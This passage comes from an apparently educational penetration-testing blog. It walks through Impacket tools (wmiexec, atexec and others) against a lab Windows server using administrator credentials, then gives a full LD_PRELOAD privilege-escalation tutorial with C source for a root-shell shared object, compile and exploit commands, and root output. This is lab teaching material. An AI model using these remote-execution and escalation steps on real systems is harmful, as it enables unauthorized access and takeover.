IP 192.168.1.140 -> 192.168.1.135
ICMP type: ECHOREPLY code: UNKNOWN

df91 235b 0000 0000 ae1a 0b00 0000 0000    ..#[............
1011 1213 1415 1617 1819 1a1b 1c1d 1e1f    ................
2021 2223 2425 2627 2829 2a2b 2c2d 2e2f     !"#$%&'()*+,-./
3031 3233 3435 3637                        01234567
```

Sniffer.py

Simple packet sniffer that uses a raw socket to listen for packets in transit corresponding to the specified protocols.

. /sniffer.py

And the sniffer starts to monitor icmp, tcp and udp

```
root@kali:~/impacket/examples# ./sniffer.py
Using default set of protocols. A list of protocols can be supplied
Listening on protocols: ('icmp', 'tcp', 'udp')
IP 192.168.1.140 -> 192.168.1.135
ICMP type: ECHOREPLY code: UNKNOWN

1a8d 235b 0000 0000 2ef5 0600 0000 0000    ..#[............
1011 1213 1415 1617 1819 1a1b 1c1d 1e1f    ................
2021 2223 2425 2627 2829 2a2b 2c2d 2e2f     !"#$%&'()*+,-./
3031 3233 3435 3637                        01234567

IP 192.168.1.140 -> 192.168.1.135
ICMP type: ECHOREPLY code: UNKNOWN

1b8d 235b 0000 0000 02ff 0600 0000 0000    ..#[............
1011 1213 1415 1617 1819 1a1b 1c1d 1e1f    ................
2021 2223 2425 2627 2829 2a2b 2c2d 2e2f     !"#$%&'()*+,-./
3031 3233 3435 3637                        01234567

IP 192.168.1.140 -> 192.168.1.135
ICMP type: ECHOREPLY code: UNKNOWN

1c8d 235b 0000 0000 5003 0700 0000 0000    ..#[....P.......
1011 1213 1415 1617 1819 1a1b 1c1d 1e1f    ................
2021 2223 2425 2627 2829 2a2b 2c2d 2e2f     !"#$%&'()*+,-./
3031 3233 3435 3637                        01234567

IP DF 139.59.75.99 -> 192.168.1.135
UDP 123 -> 44926
```

Wmiexec.py

It generates a semi-interactive shell, used through Windows Management Instrumentation. It does not require to install any service/agent at the target server. It runs as Administrator. It is highly stealthy.

./wmiexec.py

```
root@kali:~/impacket/examples# ./wmiexec.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

usage: wmiexec.py [-h] [-share SHARE] [-nooutput] [-debug] [-codec CODEC]
                  [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                  [-dc-ip ip address] [-A authfile]
                  target [command [command ...]]

Executes a semi-interactive shell using Windows Management Instrumentation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command               command to execute at the target. If empty it will
                        launch a semi-interactive shell

optional arguments:
  -h, --help            show this help message and exit
  -share SHARE          share where the output will be grabbed from (default
                        ADMIN$)
  -nooutput             whether or not to print the output (no SMB connection
                        created)
  -debug                Turn DEBUG output ON
  -codec CODEC          Sets encoding used (codec) from the target's output
                        (default "UTF-8"). If errors are detected, run
                        chcp.com at the target, map the result with
                        https://docs.python.org/2.4/lib/standard-
                        encodings.html and then execute wmiexec.py again with
                        -codec and the corresponding codec
```

Syntax: ./wmiexec.py [[domain/] username [: password] @] [Target IP Address]

```
./wmiexec.py SERVER/Administrator: T00r@192.168.1.140
```

As you can se below that we have the shell from the Target Server

```
root@kali:~/impacket/examples# ./wmiexec.py SERVER/Administrator:T00r@192.168.1.140
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Wmiquery.py

It allows to issue WQL queries and get description of WMI objects at the target system.

./wmiquery.py


```
root@kali:~/impacket/examples# ./wmiquery.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

usage: wmiquery.py [-h] [-namespace NAMESPACE] [-file FILE] [-debug]
                   [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                   [-dc-ip ip address]
                   [-rpc-auth-level [{integrity,privacy,default}]]
                   target

Executes WQL queries and gets object descriptions using Windows Management
Instrumentation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help            show this help message and exit
  -namespace NAMESPACE  namespace name (default //./root/cimv2)
  -file FILE            input file with commands to execute in the WQL shell
  -debug                Turn DEBUG output ON
```

Syntax: ./wmiquery.py [[domain/] username [: password] @] [Target IP Address]

```
./wmiquery.py SERVER/Administrator: T00r@192.168.1.140
```

This will open a shell, where you can run WQL queries like

```
SELECT * FROM Win32_LogicalDisk WHERE FreeSpace < 209152
```



Atexec.py

This example executes a command on the target machine through the Task Scheduler service and returns the output of the executed command.

./atexec.py

```
root@kali:~/impacket/examples# ./atexec.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
usage: atexec.py [-h] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                 [-aesKey hex key] [-dc-ip ip address]
                 target [command [command ...]]

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command               command to execute at the target

optional arguments:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from
                        ccache file (KRB5CCNAME) based on target parameters.
                        If valid credentials cannot be found, it will use the
                        ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256
                        bits)
  -dc-ip ip address     IP Address of the domain controller. If omitted it
                        will use the domain part (FQDN) specified in the
                        target parameter
```

Syntax: /atexec.py [[domain/] username [: password] @] [Target IP Address] [Command]

```
./atexec.py SERVER/Administrator: T00r@192.168.1.140 systeminfo
```

As you can see below that a remote connection was established to the server and the command systeminfo was run on the Target server with the output of the command delivered on the Kali terminal.

```
root@kali:~/impacket/examples# ./atexec.py SERVER/Administrator:T00r@192.168.1.140 systeminfo
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \QwDMERik
[*] Running task \QwDMERik
[*] Deleting task \QwDMERik
[*] Attempting to read ADMIN$\Temp\QwDMERik.tmp
[*] Attempting to read ADMIN$\Temp\QwDMERik.tmp

Host Name:                 PAVAN
OS Name:                   Microsoft Windows Server 2012 R2 Standard Evaluation
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-10000-00000-AA228
Original Install Date:     6/14/2018, 2:44:22 PM
System Boot Time:          6/15/2018, 11:34:27 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
```

getArch.py

This script will connect against a target (or list of targets) machine/s and gather the OS architecture type installed by (ab) using a documented MSRPC feature.

./getArch.py

```
root@kali:~/impacket/examples# ./getArch.py
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

usage: getArch.py [-h] [-target TARGET] [-targets TARGETS] [-timeout TIMEOUT]
                  [-debug]

Gets the target system's OS architecture version

optional arguments:
  -h, --help            show this help message and exit
  -target TARGET        <targetName or address>
  -targets TARGETS      input file with targets system to query Arch from (one per
                        line).
  -timeout TIMEOUT      socket timeout out when connecting to the target (default
                        2 sec)
  -debug                Turn DEBUG output ON
```

Syntax: ./getArch.py -target [IP Address]

Command: ./getArch.py -target 192.168.1.140

Here we can see that the architecture of the target system is 64-bit

```
root@kali:~/impacket/examples# ./getArch.py -target 192.168.1.140
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Gathering OS architecture for 1 machines
[*] Socket connect timeout set to 2 secs
192.168.1.140 is 64-bit
```


Ifmap

This script will bind to the target's MGMT interface to get a list of interface IDs. It will use that list on top of another list of interfaces UUID and reports whether the interface is listed and/or listening.

Syntax: ./ifmap.py [Host IP Address] [Port]

```
root@kali:~/impacket/examples# ./ifmap.py
usage: ./ifmap.py <host> <port>
```

```
./ifmap.py 192.168.1.140 135
./ifmap.py 192.168.1.140 49154
```



Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact **here**

Linux Privilege Escalation using LD_Preload

posted in **PENETRATION TESTING** on **JUNE 14, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends, today we are going to discuss a new technique of privilege escalation by exploiting an environment variable “LD_Preload” but to practice this you must take some help from our previous article.

Table of contents

Introduction

Shared Libraries

Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterwards automatically use the new shared library.

Shared Libraries Names

Every shared library has a special name called the soname”. The soname has the prefix lib”, the name of the library, the phrase .so”, followed by a period and a version number.

The dynamic linker can be run either indirectly by running some dynamically linked program or shared object. The programs **ld.so** and **ld-linux.so*** find and load the shared objects (shared libraries) needed by a program, prepare the program to run, and then run it. (read from here)

LD_Preload: It is an environment variable that lists shared libraries with functions that override the standard set, just as /etc/ld.so.preload does. These are implemented by the loader /lib/ld-linux.so

For more information read from here.

Lab setup

It is important that logged user must have some sudo rights, therefore, we have given some sudo rights such as /usr/bin/find to be executed by sudo user. But apart from that, there is some Default specification where you can set an environment variable to work as sudo.


To do this follow below steps:

- Open /etc/sudoers file by typing visudo
- Now give some sudo rights to a user, in our case “raj” will be members of sudoers.

Raj ALL=(ALL=ALL) NOPASSWD: /usr/bin/find

- Then add following as default specification to set environment for LD_preload.

Defaults env_keep += LD_PRELOAD



Post-Exploitation

To exploit such type of vulnerability we need to compromise victim's machine at once then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh now for post exploitation type **sudo -l** command to detect it. And notice the highlighted environment variable will work as sudo.

```
root@kali:~# ssh raj@192.168.1.102
raj@192.168.1.102's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

24 packages can be updated.
20 updates are security updates.

Last login: Wed Jun 13 00:56:41 2018 from 192.168.1.103
raj@ubuntu:~$ sudo -l
Matching Defaults entries for raj on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin,
    env_keep+=LD_PRELOAD

User raj may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /usr/bin/find, /usr/sbin/iftop, /usr/bin/vim
```

Let's generate a C-program file inside /tmp directory.

```
raj@ubuntu:/$ cd /tmp
raj@ubuntu:/tmp$ nano shell.c
```

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

Then save it as shell.c inside /tmp.

```
 GNU nano 2.2.6                File: shell.c

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init()
{
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/sh");
}
```

As discussed let's compile it to generate a shared object with .so extension likewise .dll file in Windows operating system and hence type following:

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
ls -al shell.so
sudo LD_PRELOAD=/tmp/shell.so find
id
whoami
```

Yuppieeee!!!! We got the ROOT access.

```
raj@ubuntu:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
raj@ubuntu:/tmp$ ls -al shell.so
-rwxrwxr-x 1 raj raj 6416 Jun 13 22:50 shell.so
raj@ubuntu:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

← **OLDER POSTS**